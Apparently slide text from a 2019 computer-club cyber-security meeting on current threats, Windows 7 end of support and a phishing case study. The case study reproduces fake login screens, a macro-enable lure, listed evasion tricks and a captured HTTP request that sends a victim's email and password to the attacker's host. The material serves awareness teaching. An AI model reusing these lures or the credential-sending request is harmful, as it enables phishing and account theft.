Sun City Computer Club

Cyber Security SIG

December 19, 2019

Questions, Comments, Suggestions welcomed at any time

Even Now

- Audio recording of this session as MP4 file
- Audio recording available at link shown above

Audio Recording In Progress

SIG attendees are required to be members of the chartered club sponsoring that SIG.
Sun City Community Association By-law

Current isues

- Chrome 79
  Tab freezing
  cross platform clipboard
  Security
  Android problem apps with WebView
- iPhone 11 location settings
  "must be off in certain locations"
  "we thus need to know if in certain locations"
- China all "foreign" computer equipment and software removed from government offices and public institutions by 2023
- Apple MAC Catalina Security update recycle
- Gas station skimmer internal
- Bluetana

Windows 7

- Jan 14, 2020
- Microsoft Extended Security Update
  $25 - $200 per system IF qualified
  (volume license or other)
  a tool to add ESU license
- Media Creation tool
- Manipulate date
- Windows 10 license key via eBay (not recommended)

2020

- Deep Fakes
  FUD
  Financial manipulations
- IoT “ther’s the network plug”
- Shrinkage   device size
- Cloud data
- Cloud providers their data is your enterprise

- Cyber Security -> everyone

TAILS

- The**amnesic**incognito**live**system – tails
- Limited number of bootable USB drives
- Recommended for traveling
- Recommended for Wi-Fi MAC hiding

Sun City Texas
Community Association

Tickets | Business Directory | Sun Rays Magazine | Contact Us | RESIDENT LOGIN

About Us | Lifestyle & Activities | Clubs & Groups | Fitness | Golf | Communications

Fact Check

« ALL CLUBS

MEETING NOTES

Meeting Notes Archive

Cyber Security News Archive

Meeting Notes

2019

Nov 18 First Time Safer Computing [*Download* | *View*] | 126.09kb

- Standard (?) eMail with attachment lure

Please find attached a copy of payment

- HTML attachment

  Browser redirect

  -or-


  Load WEB page from Internet


  Intent credential stealing


Phishing Malware attachment

- Blank lines to fool defenses
- Java script obfuscated
- Java libraries encoded
- Check for sandbox or virtual environment
- Will come from someone with you on their contacts list
- Holiday party

Phishing Malware attachment


USER AUTHENTICATION
Select your email provider
Gmail
Sign in with Gmail
Email Address
Password
Login
Login with Email and Password.


USER AUTHENTICATION
...connecting to Mail Server
Select your email provider
Office365
Sign in with Office365
user@o365.com
Login
Login with Email and Password.


Fact Check
ark · Follow HTTP Stream (tcp.stream eq 4) · Local Area Connection
GET /MSS2RO37qTL3CBw9vO0Lk2BX8vV7jMX2MLEsIM9ddw11feM3Sjp3ijUOUFK/mss.php?
yasse=user@o365.com&upw=Secret123&hidCflag=Office365 HTTP/1.1
Host: 71748.1748393.96.1t
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/76.0.3809.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
HTTP/1.1 200 OK
Connection: Keep-Alive
X-Powered-By: PHP/7.2.23
Set-Cookie: PHPSESSID=5c5120285844b572c572f794b4d14ba8; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Tue, 03 Dec 2019 21:17:00 GMT
Server: LiteSpeed
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (898 bytes)
Show and save data as
ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

- Additional request for phone number
- Additional request for recovery method
- Browser redirect to pic of invoice
- May redirect to page of eMail victim provided

- Self contained no site needed except for IP address for stolen credentials


Phishing Malware attachment

Lessons?

- Do not open attachments blindly
- Use virtual or hardened environments
- Lie

Shall not bear false witness against thy neighbor

- More real than real is probably not real
- Think before click
- Disable macros


Fact Check
info_11_25.doc - Word
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Tell me what you want to do...
Sign in
Share
Paste
Calibri
11
Clipboard
Font
Paragraph
Styles
Editing
Find
Replace
Select
SECURITY WARNING Macros have been disabled.
Enable Content
This document created in previous version of Microsoft Office Word
To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"
Page 1 of 1
0 words
100%

- Good malware avoids detection by tools
- Macros
- Social engineering
- Web sites Drive-by
- Malvertising
- Man in the middle
- Analytics

Lessons?

- Tortoise and Hare
- Chicken Little
- Helpful < - > Harmful
- Awareness, Preparedness, Understanding

Computer Club, Help Center, SIGs,
Presentations, FirstTime, classes
Cyber Security SIG meetings, NEWSBLOG
Internet

- Questions, suggestions, comments?

SCCCCyber@gmail.com


QUESTIONS ?